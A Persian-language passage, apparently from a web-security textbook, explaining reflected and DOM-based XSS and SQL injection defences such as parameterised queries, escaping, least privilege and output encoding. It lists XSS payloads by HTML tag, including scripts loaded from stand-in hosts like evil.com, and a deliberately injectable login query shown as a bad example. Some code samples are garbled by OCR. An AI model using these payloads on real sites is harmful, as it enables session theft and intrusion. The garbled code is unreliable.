این مثال، مثالی از یک حمله XSS ذخیره شده بود. حال دو نوع دیگر از این حملات را شرح می‌دهیم.

XSS بازتابی

در یک حملهٔ XSS بازتابی، رشتهٔ مخرب در واقع بخشی از درخواست قربانی از وبسایت است، وبسایت هم این رشتهٔ مخرب را به‌عنوان پاسخ به کاربر ارسال می‌کند. نمودار زیر نشان دهندهٔ این روند است:



حمله XSS بازتابی

۱. مهاجم یک URL شامل رشتهٔ مخرب را ساخته و برای قربانی ارسال می‌کند.
۲. قربانی توسط مهاجم فریب داده می‌شود تا این URL را از وبسایت درخواست نماید.
۳. وبسایت رشته مخرب درون Url را در پاسخ به کاربر قرار میدهد.
۴. مرورگر قربانی اسکریپت مخرب موجود در پاسخ را اجرا میکند و در نتیجه cookie قربانی به کارگزار مهاجم ارسال میشود.

در ابتدا ممکن است به نظر برسد که این نوع از XSS خطر کمتری دارد، چون الزم است تا خود قربانی درخواست شامل رشتهٔ مخرب را ارسال نماید و از آنجاکه طبیعتاً هیچ کس تمایل به حمله به شخص خودش را ندارد، راهی برای انجام این حمله وجود ندارد.


اما مشاهدات نشان می‌دهد که حداقل دو روش وجود دارند که شخص را وادار به انجام XSS بازتابی علیه خود می‌کنند:

- اگر کاربر یک فرد خاص را مورد هدف قرار دهد، مهاجم می‌تواند URL مخرب را به قربانی ارسال کند (به‌عنوان‌مثال از طریق ایمیل یا پیام فوری) و او را تحریک به بازدید از آن نماید.
- اگر کاربر عدهٔ زیادی را مورد هدف قرار دهد، مهاجم می‌تواند لینکی را به URL مخرب منتشر کرده (به‌عنوان‌مثال در وبسایت خودش یا در یک شبکهٔ اجتماعی) و منتظر باشد که کاربران روی آن کلیک نمایند.

این دو روش کاملاً مشابه بوده و درصورت استفاده از سرویسهای کوتاه کننده URL، احتمال موفقیت بیشتری خواهند داشت چراکه باعث می‌شود رشتهٔ مخرب از دید افرادی که ممکن است توانایی تشخیص آن را داشته باشند، پنهان بماند.

XSSهای مبتنی بر DOM

XSS مبتنی بر DOM کاملاً از دو نوع دیگر متفاوت است. در حملهٔ XSS مبتنی بر DOM تا زمانی که جاوا اسکریپت غیرمخرب وبسایت اجرا نشود، رشتهٔ مخرب در مرورگر قربانی تجزیه نمی‌گردد. نمودار زیر این روند را برای یک حملهٔ XSS مبتنی بر DOM نشان می‌دهد:



مراحل حملهٔ XSS مبتنی بر DOM

۱. مهاجم یک URL شامل رشتهٔ مخرب را ساخته و آن را برای سیستم قربانی ارسال می‌کند.

۲. قربانی توسط مهاجم برای درخواست این URL تحریک می‌شود.

۳. وبسایت درخواست را دریافت میکند، اما رشتهٔ مخرب را درون پاسخ قرار نمیدهد.

۴. مرورگر قربانی با اجرای اسکریپت غیرمخرب موجود در پاس، باعث وارد شدن اسکریپت مخرب در صفحهٔ موردنظر میگردد.

۵. با اجرای اسکریپت مخربی که وارد صفحه شده است، کوکی قربانی برای کارگزار مهاجم ارسال می‌شود.

در مثالهای قبلی که مربوط به حملات ذخیره شده و بازتابی است، کارگزار اسکریپت مخرب را در صفحه وارد نموده و به‌صورت پاسخ برای قربانی ارسال می‌کند. زمانی که مرورگر قربانی پاسخ را دریافت می‌کند، اسکریپت مخرب را به‌عنوان بخشی از محتوای عادی صفحه در نظر گرفته و آن را به همراه تمامی اسکریپتهای دیگر اجرا می‌کند.

اما در مثال حملهٔ XSS مبتنی بر DOM، اسکریپت مخرب به‌عنوان بخشی از صفحه وجود نداشته و تنها اسکریپت غیرمخرب به‌صورت اتوماتیک در هنگام بارگذاری صفحه اجرا می‌شود. مشکل از این ناشی می‌شود که این اسکریپت غیر مخرب مستقیماً از ورودی کاربر، برای اضافه کردن HTML به صفحه استفاده می‌کند. به این دلیل که رشتهٔ مخرب با استفاده از innerHTML وارد صفحه می‌شود، به‌صورت HTML تجزیه می‌گردد و در نهایت اسکریپت مخرب در مرورگر اجرا می‌شود.

تفاوت کوچک ولی مهمی بین این نوع XSS و دیگر انواع وجود دارد:

- در XSSهای قدیمی‌تر، جاوا اسکریپت مخرب در زمان بارگذاری صفحه، به‌عنوان بخشی از HTML ارسالی توسط کارگزار، اجرا می‌شد.
- در XSS مبتنی بر DOM، جاوا اسکریپت مخرب اندکی پس از بارگذاری صفحه، اجرا می‌شود و دلیل این اتفاق، این است که جاوا اسکریپت عادی صفحه، با ورودی کاربر به روشی نا امن رفتار می‌کند.

XSS مبتنی بر DOM ناپیدا برای کارگزار

نوع خاصی از XSSهای مبتنی بر DOM وجود دارند که در آنها برای شروع حمله، هیچگاه رشتهٔ مخرب به کارگزار وبسایت ارسال نمی‌شود بلکه در بخش شناسه URL قرار می‌گیرد (هر آن چه پس از کاراکتر # می‌آید). مرورگرها این بخش از URL را به کارگزارها ارسال نمی‌کنند، بنابراین وبسایت هیچ راهی برای دسترسی به آن از طریق کد سمت کارگزار ندارد؛ اما کد سمت کاربر به آن دسترسی داشته و به این ترتیب با برخورد ناامن باعث آسیب پذیری آن به XSS می‌شود.

این وضعیت تنها در مورد بخش شناسه نیست بلکه برای دیگر ورودی‌های کاربر هم که برای کارگزار ناپیدا به حساب می‌آیند، از جمله ویژگی‌های جدید HTML5 مانند LocalStorage و IndexedDB نیز صادق است.

تگ‌های HTML که در حملات XSS به کار می‌رود

در ادامه لیستی از تگ‌های html که بیشتر در حملات xss مورد استفاده قرار می‌گیرند را معرفی خواهیم کرد.

- تگ<script>: تگ script یکی از راحت‌ترین تگ‌های مورد استفاده در حملات xss می‌باشد. یک تگ script می‌تواند به یک کد جاوا اسکریپت خارجی ارجاع داده شده و یا اینکه درون یک تگ script قرار گیرد

```
. <!-- External script -->
<script src=http://evil.com/xss.js></script>
<!-- Embedded script -->
<script> alert("XSS"); </script>
```

- تگ<body>: حملهٔ xss می‌تواند از طریق صفت onload در تگ body و یا سایر صفات مبهم، مانند background انجام گیرد.

```
<!-- onload attribute -->
<body onload=alert("XSS")>
<!-- background attribute -->
<body background="javascript:alert("XSS")">
```

- تگ<img>: برخی از مرورگرها کدهای جاوااسکریپت قرار داده شده در تگ img را اجرا می‌کنند.

```
<!-- <img> tag XSS -->
<img src="javascript:alert("XSS");">
<!-- tag XSS using lesser-known attributes -->
<img dynsrc="javascript:alert('XSS')">
<img lowsrc="javascript:alert('XSS')">
```

- تگ<iframe>: تگ iframe به صفحات html اجازه می‌دهد که در صفحهٔ والد خود قرار بگیرند. این تگ می‌تواند شامل کدهای جاوا اسکریپت باشد، اما این نکته حائز اهمیت است که جاوا اسکریپت موجود در iframe براساس سیاست‌های امنیتی مرورگر CSP() به Document (DOM)Object Model صفحات والد خود دسترسی ندارد؛ با این وجود iframe مفهوم موثری در حملات فیشینگ دارد.

```
<!-- <iframe> tag XSS -->
```

```
<iframe src=”http://evil.com/xss.html”>
```

تگ<input>: در برخی از مرورگرها، در صورتی که صفت type از تگ input را برابر image قرار دهیم، می‌توان آن را جهت قرار دادن یک اسکریپت دست کاری کرد.

```
<!-- <input> tag XSS -->
<input type="image" src="javascript:alert('XSS');">
```

- تگ<link>: تگ link که معموال برای لینک دادن به صفحات استایل خارجی مورد استفاده قرار می‌گیرد، می‌تواند شامل یک اسکریپت باشد.

```
<!-- <link> tag XSS -->
<link rel="stylesheet" href="javascript:alert('XSS');">
```

- تگ<table>:صفت background از تگهای table و td می‌تواند مورد سواستفاده قرار گیرد تا به‌جای اشاره کردن به یک عکس، دربردارنده کد جاوا اسکریپت باشد.

```
<!-- <table> tag XSS -->
<table background="javascript:alert('XSS')">
<!-- <td> tag XSS -->
<td background="javascript:alert('XSS')">
```

- تگ : این تگ نیز همانند تگ‌های tableو td می‌تواند یک background با مقدار کد جاوا اسکریپت داشته باشد.

```
<!-- <div> tag XSS -->
<div style="background-image: url(javascript:alert('XSS'))">
<!-- <div> tag XSS -->
<div style="width: expression(alert('XSS'));">
```

- تگ<object>: تگ object می‌تواند شامل کد جاوا اسکریپت از یک سایت خارجی باشد.

```
<!-- <object> tag XSS -->
<object type="text/x-scriptlet" data="http://hacker.com/xss.html">
```

۳-۲-۳ تکنیک‌های دفاعی در مقابل حملات تزریق SQL

آسیب پذیری در برابر حملات تزریق sql به این دلیل مطرح می‌شود که درخواستهای sql از اتصال رشته ها ایجاد می‌شوند. در این بخش مهم‌ترین روش‌های جلوگیری از حملات sql را توضیح خواهیم داد.

۱-۳-۲-۳ استفاده از درخواستهای پارامتریک

برای پارامتریک کردن درخواستهای پایگاه داده در مرحلهٔ اول باید خود درخواست را به نحوی تغییر دهیم که دربرگیرنده یک سری پارامتر باشد. برای نمونه باید کد (I) که به راحتی می‌تواند مورد حمله sql قرار گیرد را به شکل (II) تغییر می‌دهیم:

```
)I) string sqlCommand = "select * from logins where username = '" +
Username.Text + "' and password = '"+ Password.Text + "'";
(II) string sqlCommand = "select * from logins where username = @username
and password=@password";
```

۲-۳-۲-۳ ۲-۳-۲-۳-۴ استفاده از رویه های ذخیره شده پارامتریک

قبل از اینکه یک رویه ذخیرهشده را فراخوانی کنیم، ابتدا باید آن را ایجاد کنیم. از SQL2005 و نسخه های بعد از آن، امکانی را فراهم آوردهاند که بتوان این رویه ها را در #C ایجاد کرد البته باید به این نکته توجه کرد که زبان Sql برای دستکاری روی داده ها نسبت به #C بهینه‌تر است. در ادامه مراحل کار را توضیح خواهیم داد.

1. ایجادsp: برای نمونه sp زیر را در sql ایجاد می‌کنیم:

```
CREATE PROCEDURE dbo.GetLogin(
@username varchar(25),
@password varchar(25))
AS
SELECT * FROM logins WHERE
```

```
username = @username AND
password = @password
```

2. فراخوانی و استفاده از sp

```
string sqlCommand = "GetLogin";
using (SqlConnection connection = new SqlConnection)
ConfigurationManager.ConnectionStrings["database"].ConnectionString() {
connection.Open();
SqlCommand command = new SqlCommand(sqlCommand, connection);
command.CommandType = CommandType.StoredProcedure;
SqlParameter usernameParmameter =
new SqlParameter("@username", SqlDbType.VarChar, 255){
Value = this.Username.Text
};
command.Parameters.Add(usernameParmameter);
SqlParameter passwordParmameter =
new SqlParameter("@password", SqlDbType.VarChar, 255) {
Value = this.Password.Text
};
command.Parameters.Add(passwordParmameter);
SqlDataReader reader = command.ExecuteReader();
if (reader.Read)()
Result.Text = "Welcome " + reader["username"];
else
Result.Text = "Login failed.";
connection.Close();
}
```

۳-۳-۲-۳ *استفاده از روتینهای Escape برای مدیریت کاراکترهای ورودی خاص*

برای جلوگیری از تزریق sql مستقیم‌ترین راه این است که کاراکترهایی که برای sql معنای خاصی دارند را تبدیل به کد کنید. در واقع با تبدیل به کد کردن، به مرورگر این امر گوشزد می‌کنیم که داده های ارسالی باید به‌عنوان data اصالح شده و هیچ تفسیر دیگری نداشته باشند. درصورتی که حملهگر اسکریپتی را در صفحه شما

قرار دهد، به هدف خود نمی‌رسند زیرا اگر به درستی عمل تبدیل به کد کردن را انجام داده باشید، مرورگر اسکریپت جاری را اجرا نمی‌کند. در صفحه html می‌توانیم کاراکترهای خطرناک را با استفاده از &# و بعد از آن کد کاراکتر موردنظر تبدیل به کد کنیم. برای نمونه تبدیل کد شده کاراکتر < مطابق 60&# می‌باشد.

در زیر لیستی از کاراکترها به همراه کد تبدیل شده آنها را می‌توانند مشاهده کنید:

```
" ---> &#34
# ---> &#35
& ---> &#38
' ---> &#39
(---> &#40
) ---> &#41
/ ---> &#47
; ---> &#59
< ---> &#60
> ---> &#62
```

تبدیل کد کردن html کار بسیار آسانی است، با این وجود به منظور حفاظت کامل از صفحات خود را مقابل حملات xss می‌بایست javascript، css و گاهی اوقات xml را تبدیل کد کنیم. باید توجه داشت که اگر بخواهید تمامی تبدیل کدها را خودتان انجام دهید مشکلات زیادی ایجاد می‌شود، در اینجاست که استفاده از کتابخانه Escaping مفید است. دو نمونه از کتابخانه های در دسترس برای تبدیل کد کردن، ESAPI (توسعه‌یافته توسط OWAPS) و AntiXSS (توسعه‌یافته توسط مایکروسافت) می‌باشد.

۴-۳-۲-۳ *Escape خاص پایگاه داده: اوراکل*

استفاده از کد یک پایگاه داده ESAPI بسیار ساده است. یک نمونه Oracle همانند مثال زیر خواهد بود:

```
ESAPI.encoder ().encodeForSQL(new OracleCodec)(, queryparam);
```

بنابراین، هرگاه مشابه مثال زیر یک درخواست پویا در کدتان ایجاد شده که مربوط به oracle است:

```
String query = "SELECT user_id FROM user_data WHERE user_name = '"
req. getParameter(" userID") +"' and user_password = '"
req.getParameter("pwd") +"'";
try {
Statement statement = connection.createStatement(…);
ResultSet results = statement.executeQuery (query);
}
```

باید خط اول را به شکل زیر بازنویسی کنید:

```
Codec ORACLE_CODEC = new OracleCodec();
String query = "SELECT user_id FROM user_data WHERE user_name = '" +
ESAPI.encoder().encodeForSQL(ORACLE_CODEC, req.getParameter("userID")) +
"' and user_password = '"
+ ESAPI.encoder().encodeForSQL(ORACLE_CODEC, req.getParameter("pwd"))
+"'";
```

در این وضعیت، صرف نظر از نوع ورودی، در مقابل تزریق SQL ایمن می‌باشید. برای خوانا بودن حداکثری کد، می‌توانید خودتان یک OracleEncoder ایجاد کنید.

```
Encoder oe = new OracleEncoder();
String query = "SELECT user_id FROM user_data WHERE user_name = '"
+ oe.encode(req.getParameter("userID")) + "' and user_password = '"
+ oe.encode(req.getParameter("pwd")) +"'";
```

ESAPI.encoder().encodeForOracle() (هر اسمی که برای آن در نظر گرفته‌اید) می‌رود را بسته بندی کنند. امکان جابه جایی کاراکتر را غیرفعال کنید. با استفاده از SET DEFINE OFF یا SET SCAN OFF از

خاموش بودن جابه جایی خودکار کاراکترها مطمئن شوید. اگر جابه جایی کاراکتر فعال باشد، کاراکتر & به‌عنوان یک پیشوند متغیر SQLPlus در نظر گرفته شده و به مهاجمین امکان می‌دهد تا به داده ها دسترسی پیدا کنند.

چگونه هنگام نوشتن درخواستهای SQL، کاراکترهای خاص را escape کرد؟

- **تبدیل نقل قول**: برای هر نمایش از دو نقل قول استفاده کنید. مثال‌ها:

```
SQL> SELECT 'Frank''s Oracle site' AS text FROM DUAL;
--------------------
SQL> SELECT 'A "quoted" word.' AS text FROM DUAL;
----------------
A 'quoted' word.
SQL> SELECT 'A ''"double quoted"'' word.' AS text FROM DUAL;
-------------------------
A "double quoted" word.
```

- از عبارت Q استفاده کنید:

```
SQL> SELECT q'[Frank's Oracle site]' AS text FROM DUAL;
--------------------
SQL> SELECT q'[A 'quoted' word.]' AS text FROM DUAL;
----------------
A 'quoted' word.
SQL> SELECT q'[A "double quoted" word.]' AS text FROM DUAL;
-------------------------
A "double quoted" word.
```

- تبدیل کاراکترهای عام: کلمهٔ کلیدی LIKE اجازهی جستوجوی رشته ها را می‌دهد. کاراکتر عام '_' برای تطابق دادن کامل یک کاراکتر، در هنگام استفاده از ٪ برای تطابق صفر و یا رخدادهای بیشتری از هر کاراکتر، استفاده می‌شود. این کاراکترها در SQL می‌توان تبدیل کرد. مثال:

```
SELECT name FROM emp
```

```
WHERE id LIKE '%/_%' ESCAPE '/';
SELECT name FROM emp
WHERE id LIKE '%\%%' ESCAPE '\';
```

- تبدیل کاراکتر & درSQL*Plus: در هنگام استفاده از SQL*Plus، تنظیمات DEFINE را می‌توان تغییر داد تا اجازه دهد از & در متن استفاده شود:

```
SET DEFINE ~
SELECT 'Laurel & Hardy' FROM dual;
```

- تعریف کاراکتر escape

```
SET ESCAPE '\'
SELECT '\&abc' FROM dual;
```

- به دنبال متغیرهای جایگزین نباشید:

```
SET SCAN OFF
SELECT '&ABC' x FROM dual;
```

- راه دیگر برای تبدیل & استفاده از اتصال یا concatenation است که نیازی به فرمانهای SET ندارد:

```
SELECT 'Laurel ' || '& ' || ' Hardy' FROM dual;
```

- از مکانیسم نقل قول 10g استفاده کنید:

```
Syntax q'[QUOTE_CHAR]Text[QUOTE_CHAR]'
Make sure that the QUOTE_CHAR followed by an ' doesn't exist in the text.
SELECT q'{This is Orafaq's 'quoted' text field}' FROM DUAL;
```

۵-۳-۲-۳ *استفاده از یک حساب کاربری پایگاه داده با حداقل دسترسی*

SQL برای جداول و پایگاه های داده از مکانیسم مجوز دانه بندی شده (Granular) استفاده می‌کند. مشابه روشی که ویندوز برای فایلها و اشیا استفاده می‌کند، برای به انجام رسیدن هرگونه عملیات بر روی یک پایگاه داده،

کاربر متصل شونده می‌بایست اجازه آن کار را داشته باشد. جدول زیر مجوزهای اصلی مبتنی بر جداول را در یک SQL Server نشان می‌دهد.

جدول 2-4 مجوزهای اصلی مبتنی جدول در SQL Server

مجوز	توضیحات
SELECT	*به کاربر اجازهٔ خواندن داده از یک جدول یا دید را میدهد. این مجوز به کاربر اجازهٔ خواندن داده از یک جدول یا دید را میدهد.*
INSERT	*به کاربر اجازهٔ وارد کردن داده درون یک جدول یا دید را میدهد.*
DELETE	*به کاربر اجازهٔ حذف داده از یک جدول یا دید را میدهد.*
UPDATE	*به کاربر اجازهٔ بهروزرسانی داده درون یک جدول یا دید را میدهد. مشابه SELECT میتواند به ستونهای مشخص هم اختصاص یابد.*
EXECUTE	*به کاربر اجازهٔ اجرای یک رویه ذخیره شده را، اعطا میکند.*

مسئلهٔ نقش‌ها هم در SQL مطرح است. به‌صورت پیشفرض کاربر جدید، برای پایگاه دادهای که به آن دسترسی دارد، تحت عنوان نقش Public در نظر گرفته می‌شود. هر نقش، مجوزهای ذاتی مربوط به خود را دارد، به‌عنوان‌مثال نقش DBA هر عملیاتی را می‌تواند در یک پایگاه داده انجام دهد.

اضافه کردن یک کاربر به یک پایگاه داده

تنها با انجام عملیات لاگین اجازهٔ دسترسی کاربر به پایگاه داده وجود ندارد؛ بنابراین در قدم اول می‌بایست دسترسی به پایگاه داده ممکن گردد. این عمل را می‌توان با فرمان SQL زیر انجام داد:

```
CREATE USER Olle FOR LOGIN Olle;
```

این فرمان یک کاربر جدید را در پایگاهی که در آن اجرا می‌شود، ایجاد می‌نماید. در این مثال کاربر Olle برای ورود به حسابکاربری Olle ایجاد می‌گردد؛ اما این حساب ایجاد شده تا چند عملیات دیگر نیز بر روی آن انجام نشود، کارایی نخواهد داشت.

مدیریت مجوزهای SQL

برای مدیریت مجوزهای SQL، یا می‌توان از SQL Server Management Studio استفاده کرد و یا از دستورات SQL، GRANT، DENY وREVOKE. اطلاع و استفاده از این دستورات بسیار سودمند است زیرا می‌توان آنها را به‌عنوان اسکریپت در رویه های ذخیره شده که باید تحت کنترل منبع قرار گیرند وارد نمود.

در مثال زیر مجوز SELECT به جدول یا دیدی به نام Example برای کاربر مهمان به نام Puck، داده می‌شود. نام کامل حساب مهمان ویندوز در دستگاه مورد نظر، ترکیبی از نام دستگاه و حساب ویندوز است که با \ جدا می‌شوند. (مانند PUCK\Guest)

```
GRANT SELECT ON Example TO PUCK\Guest
```

برای رد مجوز SELECT از دستور زیر استفاده می‌شود:

```
DENY SELECT ON Example TO Olle
```

برای لغو مجوزی که قبلاً اختصاص یافته است، از دستور زیر استفاده می‌شود:

```
REVOKE SELECT ON Example TO Olle
```

اما اگر همانگونه که قبلاً پیشنهاد شده بود، دسترسی به جداول از طریق رویه ها، مسدود شده باشد، به این معناست که شما هیچ مجوز جدولی را اعطا نخواهید کرد. در عوض، می‌بایست مجوز EXECUTE به رویه ذخیره شده، داده شود؛ که در مثال زیر می‌بینیم:

```
GRANT EXECUTE ON GetLogins TO Olle
```

نقش‌ها و گروه ها

همانند تمامی مجوزها، بهتر است به‌جای تخصیص جداگانهٔ مجوز، برای هر نقش مشخص مجوزهایی تعیین گردد SQL این امکان را برای شما فراهم می‌کند تا نقش‌های پایگاه داده را ایجاد کنید، کاربران را به آن اضافه کرده و برای آنها مجوزهای موردنظر را تخصیص دهید. نقش‌ها را می‌توان با استفاده از SQL Management Studio و یا با استفاده از دستورات SQL زیر ایجاد کرد.

```
CREATE ROLE auditors AUTHORIZATION db _owner;
```

نقش‌ها یا متعلق به یک کاربر خاص بوده و یا به یک نقش دیگر. در مثال قبل نقشی با نام auditors ایجاد شده است که متعلق به نقش db_owner می‌باشد. یک نقش ساخته شده در SQL که صاحب پایگاه داده به آن تعلق دارد. با فرمان زیر هم می‌توان کاربران را به نقش موردنظر اضافه کرد:

```
EXEC sp_ addrolemember 'auditors', 'PhilHa'
```

با این فرمان حساب کاربری PhiHa به گروه auditors اضافه می‌شود. سپس شما می‌توانید به‌جای کاربران مشخص، حقوقی را از کل گروه گرفته، یا به آنها اعطا کنید:

```
GRANT EXECUTE ON ReadAuditLogin TO auditors
```

حساب‌های با حداقل امتیازات

اعطای قابلیت کنترل کامل پایگاه داده، به برنامه وب شاید بسیار وسوسه‌انگیزباشد اما با وجود حملات تزریق SQL این کار بسیار خطرناک است و می‌بایست کمترین امتیازات و مجوزها که برای کارکردن برنامه مورد نیاز است، به آن اختصاص یابد.

به‌عنوان‌مثال، اگر شما برنامه گزارشی می‌نویسید، احتمال اینکه نیاز به نوشتن داده داشته باشید، بسیار کم است؛ بنابراین نباید قابلیت نوشتن داده به برنامه اعطا شود. بعلاوه ممکن است در این برنامه جداول گزارشی وجود داشته باشند که برنامهٔ اصلی نیاز به خواندن و نوشتن در این جداول نداشته باشد، اما مدیریت نیاز به انجام این عملیات داشته باشد. هر چه امتیازات بیشتری برای برنامه در نظر گرفته شود، احتمال به انجام رسیدن یک حملهٔ

موفق علیه پایگاه داده، افزایش خواهد یافت. اگر تمامی دسترسی‌ها به داده ها از طریق رویه ها و مجوزها امکان‌پذیر باشد، می‌توان از مجوز REVOKE در مقابل جداول پایه استفاده کرد، مانند تمامی حقوق نقش Public، به این منظور که فقط مدیرها قابلیت دسترسی مستقیم به جداول را داشته باشند.

۴-۲-۳ محدود کردن ورودی

۴-۲-۳-۱ *استفاده از اعتبارسنجی درخواست ASP.NET*

اعتبارسنجی درخواست در ASP.NET نسخه های 1.1 و 2.0 به‌طور پیشفرض، عناصر HTML و کاراکترهای رزرو شده را، درون داده های ارسالی به کارگزار، پیدا می‌کند. این ویژگی باعث می‌شود تا کاربران نتوانند اسکیریپتی در برنامه وارد کنند. اعتبارسنجی درخواست می‌تواند تمامی داده های ورودی را از نظر دارا بودن مقادیر بالقوه خطرناک یک لیست کدشده را بررسی کند. اگر تطابقی صورت بگیرد،exception از نوع HttpRequestValidationException اعلام می‌شود.

می‌توان اعتبارسنجی درخواست را در فایل Web.config پیکربندی برنامه با اضافه کردن یک عنصر <pages> به همراه "validateRequest="false غیرفعال کرد و یا در یک صفحهٔ مجزا با تنظیم "ValidateRequest="false در عنصر@pages انجام داد.

۴-۲-۳-۲ *اطمینان از فعال بودن اعتبارسنجی درخواست ASP.NET در Machine.config*

اعتبارسنجی درخواست به‌صورت پیشفرض در ASP.NET فعال است می‌توان این تنظیمات پیشفرض را در فایل Machine.config.comments مشاهده کرد.

```
<pages validateRequest="true" ... />
```

اطمینان حاصل کنید که اعتبارسنجی درخواست با باطل کردن تنظیمات پیشفرض درون فایل Machine.config کارگزار و یا در فایل Web.config برنامه، غیرفعال نشده باشد.

به‌طور کلی برای محدود نمودن ورودی، باید گامها زیر را دنبال کرد:

- **اعتبارسنجی ورودی در سمت کارگزار**: تنها به اعتبارسنجی سمت کاربر اعتماد نکنید زیارا می‌توان از آن به سادگی عبور کرد. از اعتبارسنجی صامت کااربر در کناار اعتبارسنجی سامت کارگزار استفاده کنید تا مسیرهای برگشت به کارگزار کاهش یافته و تجربه کاربری بهبود پیدا کند
- **طول، بازه، قالب و نوع معتبر**: مطمئن شوید که هر ورودی از ویژگی‌های شما برای یاک داده خوب، پیروی می‌کند.
- **از نوع دهی محکمی برای داده ها استفاده کنید**: مقادیر عددی را به انواع عددی داده تخصیص دهید مانند Integer وDouble. به انواع رشتهای مقادیر رشته ها را اختصاص دهید و تاری‌ها را به انواعDateTime.
- برای برنامه های تحت وب که شامل ورودی کنترل شده توسط کارگزار هستند، از کنترل اعتبارسنجی ASP.NET برای محدود کردن ورودی استفاده کنید. برای داده های ورودی که از منابع دیگری سرچشمه می‌گیرند، مانند QueryString، کوکی‌ها و سرآیندهای HTTP ورودی را باز کلاس Regex از فضای نام System.Text.RegularExpressions، محدود کنید.
- با روش HtmlEncode رشتهٔ ورودی را کدگذاری کنید.
- از یک StringBuilder استفاده کرده و روش جایگذاری آن را فراخوانی کنید تا کدگذاریهای روی عناصر HTML که شما اجازه را، به‌صورت انتخابی پاک کند.

۵-۲-۳ کدگذاری خروجی

هدف کدگذاری خروجی (به این دلیل که مربوط به اسکریپ نویسی بین سایتی است) تبدیل ورودی غیرقابل‌اعتماد به فرم ایمن است که در آن وردی به‌عنوان داده و بدون اجرا شدن در مرورگر، به کاربر نشان داده می‌شود.

۱-۵-۲-۳ کدگذاری خروجی ناامن با استفاده از HtmlEncode

در روش HtmlEncode، کدگذاری HTML روی رشته ای مشخص اجرا می‌شود. این تابع به عنوان روش سریع کدگذاری داده های فرم و دیگر داده های درخواستی کاربر، قبل از استفاده در برنامهٔ وب، استفاده می‌شود. کدگذاری، کاراکترهایی که ممکن است ناامن باشند را به معادل کدگذاری شده HTML آن تبدیل می‌کند. اگر رشته ای که کدگذاری می‌شود Double-Byte Character Set یا DBCS نباشد، HTMLEncode کاراکترها را به روش زیر تغییر می‌دهد:

- کاراکترهای کوچکتر از (<) به &lt تبدیل می‌شوند.
- کاراکترهای بزرگتر از (>) از به &gt تبدیل می‌شوند. کاراکتر علامت (&) به &amp تبدیل می‌شود.
- کاراکتر (") به &quot تبدیل می‌شود.
- هرکاراکتر که کد اسکی آن بزرگتر و یا مساوی 0x80 باشد، به &#<number> تبدیل می‌شود که در آن<number> نشان دهنده مقدار کاراکتر اسکی است.

این اسکریپت

```
<% = Server.HTMLEncode(" The paragraph tag: <P>") %>
```

خروجی زیر را تولید می‌کند:

```
The paragraph tag: &lt;P&gt;
```

این خروجی در یک مرورگر وب به‌صورت زیر نمایش داده می‌شود:

```
The paragraph tag: <P>
```

نکته: کدگذاری خروجی را جایگزین بررسی ورودی از نظر قالب و صحت نکنید بلکه آن را به‌عنوان روش ایمنی اضافی در نظر بگیرید.

تابع HttpServerUtility.HtmlEncode برای دسترسی در زمان اجرا از یک برنامهٔ ASP.NET به تابع HttpUtility.HtmlEncode مناسب است. در فایل کد یک صفحهٔ وب ASP.NET، به یک نمونه از کلاس HttpServerUtility از طریق ویژگی Server می‌توان دسترسی پیدا کرد. در کلاسی که درون فایل کد پشت صفحه نیست، با استفاده از HttpContext.Current.Server می‌توان به کلاس HttpServerUtility دست یافت.

مثال‌های زیر نشان دهنده چگونگی کدگذاری مقادیری هستند که ممکن است موجب تولید کدهای غیر امن شوند. این کدها عموماً در فایلهای کد پشت یک صفحهٔ وب وجود دارند. معمولاداده هایی که از کاربر یا از درخواست دریافت می‌شوند از روش HTML کدگذاری خواهند شد. نتیجه اشاره به یک کنترل Literalدارد.

```
public partial class _Default: Page
{
protected void Page_Load(object sender, EventArgs e)
{
Result.Text = Server.HtmlEncode("<script>unsafe</script>");
}
}
```

مثال بعدی مشابهٔ قبلی می‌باشد با این تفاوت که کد شدن مقادیری را در کلاسی نشان می‌دهد که کد پشت یک صفحهٔ وب نیست.

```
public class SampleClass
{public string GetEncodedText()
{return HttpContext.Current.Server.HtmlEncode("<script>unsafe</script>");
}
}
```

کدگذاری کدهای سمت کارخواه

